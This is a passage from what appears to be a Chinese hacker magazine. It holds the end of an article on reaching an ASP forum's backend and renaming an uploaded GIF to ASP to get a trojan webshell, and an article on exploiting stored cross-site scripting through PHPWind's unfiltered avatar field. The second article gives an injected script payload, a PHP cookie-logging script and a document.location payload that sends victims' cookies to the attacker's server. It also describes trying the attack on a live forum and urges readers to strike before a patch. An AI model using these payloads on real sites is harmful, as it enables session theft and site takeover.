


图 6




图 7

改好后点确定，再点管理，输入我们改好的密码进去了后台。

后面就很简单了，数据库备份，把我们传上来的 gif 再改成 asp（不会的话就去买两本前期的 x 档案看看吧），如图 8、图 9、图 10，我现在已经到木马的界面了，看看，是不是很羡慕啊！快打开电脑试试吧！（一定要快哦，补丁很快就要出来了）。




图 8




图 9




图 10

（本文所涉及的软件 iecv.exe 本期光盘中已有收录）

在 phpwind 论坛里潜藏的威胁

浅蓝的辐射鱼[F.S.T] Ezboy [F.S.T]

PHPWIND 论坛是一款流行的 PHP 论坛，界面美观，功能也比较强大。但大家仔细看一下会发现不论是从界面功能还是代码风格，它和 DISCUZ 都非常相似，具体原因我想也就不用说了，毕竟 DISCUZ 出来比它要早很多。但安全上它没有继承 DISCUZ 的优点，DISCUZ 论坛安全性非常好，而且商家也对此非常重视安全问题，国内论坛中不论从功能还是安全，第一非 DISCUZ 莫属。PHPWIND 虽然代码严谨，逻辑清楚，但还是有一些漏洞，而且还相当严重（介绍我稍微抄袭了一下小花的，大家千万不要鄙视我啊，我不擅言词）。

1.漏洞原因

不知道大家发现没有，在 phpwind 注册的时候没有头像选择，但是你抓包却会发现有头像图片的设置，通过读代码你会发现注册时候头像没有过滤，为了发现这个，我们可以简单的来看段代码。

由于代码量实在太大，大家最好去看一下源文件，我在此给出一段注册时写到 mysql 里的部分：

```
$db->update("INSERT INTO pw_members (username, password, email,publicmail,groupid,memberid, icon, gender, regdate, signature, introduce, oicq, icq, site, location, postnum, rvrc, money, lastvisit, thisvisit, bday, receivemail, yz, onlineip,signchange)
    VALUES ('$rg_name', '$rg_pwd', '$rg_email', '$rg_emailtoall', '$rg_groupid','$rg_memberid', '$regicon', '$rg_sex', '$timestamp', '$rg_sign', '$rg_introduce', '$rg_oicq', '$rg_icq', '$rg_homepage', '$rg_from','0', '$rg_regrvrc', '$rg_regmoney', '$timestamp', '$timestamp', '$rg_birth', '$rg_ifemail', '$rg_yz', '$onlineip', '$rg_ifconvert')");
```

这里一段就是把注册用户的所有资料写到数据库里，大家注意一下 $regicon，这个是在注册页面里完全没有的参数，我们就可以自己写个表单或是发包来控制这个变量，大家知道这个变量是干什么的吗？它就是我们在论坛的头像。

大家都知道头像是会显示在我们发帖的时候的！那么我们构造头像可以轻松的跨站了。后来凯文查看代码的时候才发现原来在修改资料的地方也存在这样的漏洞（汗，我还高看了编写者）。

2.跨站利用

大家可能快忘记这个东西了，phpwind 的跨站可不是以前的什么 img 标签啊，这个跨站可是你想写什么就写什么的啊，知道不？

存在原因？啊，我实在不想写了，大家一看也就想到了，不和你说注册的时候头像他没有过滤吗？然后浏览帖子的时候，不也是可以看到你头像吗？还有查看个人资料的时候呢。有的朋友可能开始担心起来 php 里的 magic_quotes_gpc 为 on 的话我们写的

跨站脚本就会被处理掉，其实是多心了，phpwind 很关心我们，所以它 global.php 这里已经解决了转义的问题了，难道你看见过谁在论坛发帖子“"”号变成了“\"”了，多心了。

其实跨站代码大家都会写，也可以参考我在黑客X档案第三期的那篇，不过这个跨站既然我们可以自己写代码，就不需要那么麻烦了。构造好了就可以了，我们必须还是要自己写个表单来提交，我写了一个简单的HTML页面来演示这个漏洞。如图1，代码那里我写了一段代码。

```
' border=0><script>alert("警告一下啦~没什么大不了的啦~")</script><img src='./image/wind/read/email.gif'
```

我们提交测试一下吧，如图2，我们去论坛正常的发帖，把该填的都填好哦。




图 1




图 2

汗，我多余了，看头像变得多难看啊。大家可以自己构造语句，比如说什么偷cookie。由于我们可以在这里构造任何语句，所以这件事情对我们来说一点都不困难，而且只要浏览贴子就会浏览到我们的脚本，另外查看我们资料的时候也会运行我们的跨站代码。

3.获取cookie的方法

由于部分人还不知道怎么很好的获取cookie，我在这里就说一下吧，首先，我们在自己空间建立一个文件，我取的是saiy.php，代码为：

```
<?php
$info = getenv("QUERY_STRING");
if ($info) {
$info=urldecode($info);
$fp = fopen("test.txt","a+");
fwirte($fp,$info."\n\n\n\n");
fclose($fp);
}
?>
```

其中，test.txt 就是拿 cookie 的……

我们注册的时候头像里就要有这样的一段代码<script>document.location='http://localhost/saiy.php?'%2Bdocuments.cookie'</script>，关于更好的构造大家可以去想，我们把这段代码用自己的表单写到头像的位置里（和上面一样的，这步我就不要重复来篇稿费了吧）。

文章快结束的时候去 www.bugkidz.org 友情灌了一下水，如图3，图4。




图 3

